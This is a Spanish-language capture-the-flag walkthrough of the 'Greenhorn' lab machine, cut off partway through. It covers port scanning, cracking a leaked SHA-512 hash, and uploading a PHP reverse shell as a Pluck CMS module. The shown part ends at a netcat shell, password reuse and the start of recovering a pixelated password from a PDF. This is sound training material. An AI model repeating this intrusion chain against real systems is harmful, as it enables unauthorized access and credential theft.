
Greenhorn - Writeup

RECONOCIMIENTO - EXPORTACION


Realizamos un escaneo de puertos con nmap:

```
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 57:d6:92:8a:72:44:84:17:29:eb:5c:c9:63:6a:fe:fd (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOp+cK9ugCW282Gw6Rqe+Yz+5f
|   256 40:ea:17:b1:b6:c5:3f:42:56:67:4a:3c:ee:75:23:2f (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEZQbCc8u6r2CVboxEesTZTMmZnMuEidK9zNjkD2RGEv
80/tcp   open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://greenhorn.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
3000/tcp open  ppp?    syn-ack ttl 63
| fingerprint-strings:
|   GenericLines, Help, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
```

En el puerto 80 podemos ver lo siguiente:




Si le damos a "admin" nos sale un panel de login del que de mometo no disponemos de contraseña, pero nos dice que es la version 4.7.18 de "pluck:



Tenemos 2 exploits para esa version de pluck pero necesitamos credenciales:

```
└─$ searchsploit pluck 4.7.18
---------------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------------
Pluck v4.7.18 - Remote Code Execution (RCE)
pluck v4.7.18 - Stored Cross-Site Scripting (XSS)
---------------------------------------------------------------------
```

En el puerto 3000 nos encontramos lo siguiente:



Es el proyecto de "greenhorn" en "gitea", puede que podamos ver el codigo del servicio de greenhorn del puerto 80:

junior d3278c32f2 First release of our source code

data	First release
docs	First release
files	First release
images	First release
README.md	First release
SECURITY.md	First release
admin.php	First release
index.php	First release
install.php	First release
login.php	First release
requirements.php	First release
robots.txt	First release

Encontramos un posible hash:

main GreenHorn / data / settings / pass.php

3 lines | 148 B | PHP Raw Permalink Blame

```php
<?php
$ww = 'd5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe9612e3a4d770486743c5580556c0d838b51749de15530f87fb793afdcc689b6b39024d7790163';
?>
```

Como john no consigue crackearlo, vamos a hacerlo con "crackstation":

d5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe9612e3a4d770486743c5580556c0d838b51749de15530f87fb793afdcc689b6b39024d7790163

I'm not a robot reCAPTCHA Privacy - Terms


Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
d5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe9612e3a4d770486743c5580556c0d838b51749de15530f87fb793afdcc689b6b39024d7790163	sha512	iloveyou1

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Vamos a ver si es la credencial para el servicio "pluck":



Estamos dentro:



Como podemos subir un modulo vamos a darle a import module. Podemos subir un archivo zip, osea que vamos a cojer la reverse shell de pentest monkey y la vamos a comprimir en un zip. Luego vamos a la ruta `http://greenhorn.htb/data/modules/reversa/reversa.php` y obtenemos la reverse shell:

```
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.11.25] 36
Linux greenhorn 5.15.0-113-generic #123-Ubuntu SMP Mon J
 23:10:31 up 20 min,  0 users,  load average: 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ script /dev/null -c bash
```

Tenemos al usuario "junior". Probamos la misma contraseña "iloveyou1" y funciona:

```
junior@greenhorn:~$ ls -la
total 76
drwxr-xr-x 3 junior junior  4096 Jun 20 06:36  .
drwxr-xr-x 4 root   root    4096 Jun 20 06:36  ..
lrwxrwxrwx 1 junior junior     9 Jun 11 14:38  .bash_history → /dev/null
drwx------ 2 junior junior  4096 Jun 20 06:36  .cache
-rw-r----- 1 root   junior    33 Nov 16 22:50  user.txt
-rw-r----- 1 root   junior 61367 Jun 11 14:39 'Using OpenVAS.pdf'
```

Este usuario tiene un pdf, nos lo descargamos y tiene el siguiente contenido:

Hello junior,

We have recently installed OpenVAS on our server to actively monitor and identify potential security vulnerabilities. Currently, only the root user, represented by myself, has the authorization to execute OpenVAS using the following command:

`sudo /usr/sbin/openvas`

Enter password: [redacted]


As part of your familiarization with this tool, we encourage you to learn how to use OpenVAS effectively. In the future, you will also have the capability to run OpenVAS by entering the same command and providing your password when prompted.

Feel free to reach out if you have any questions or need further assistance.

Have a great week,

Mr. Green

Tenemos una contraseña pixelada. Puede ser que esos pixeles realmente se traten de una imagen y podemos extraerla:



Cuando te lo extrae, lo hace en formato zip:


```
┌──(kali㉿kali)-[~/Downloads/openvas]
└─$ ls -la
total 12
drwxrwxr-x 2 kali kali 4096 Nov 16 18:34  .
drwxr-xr-x 7 kali kali 4096 Nov 16 18:34  ..
-rw-rw-r-- 1 kali kali  547 Nov 16 18:33 'Using OpenVAS.zip'

┌──(kali㉿kali)-[~/Downloads/openvas]
└─$ unzip Using\ OpenVAS.zip
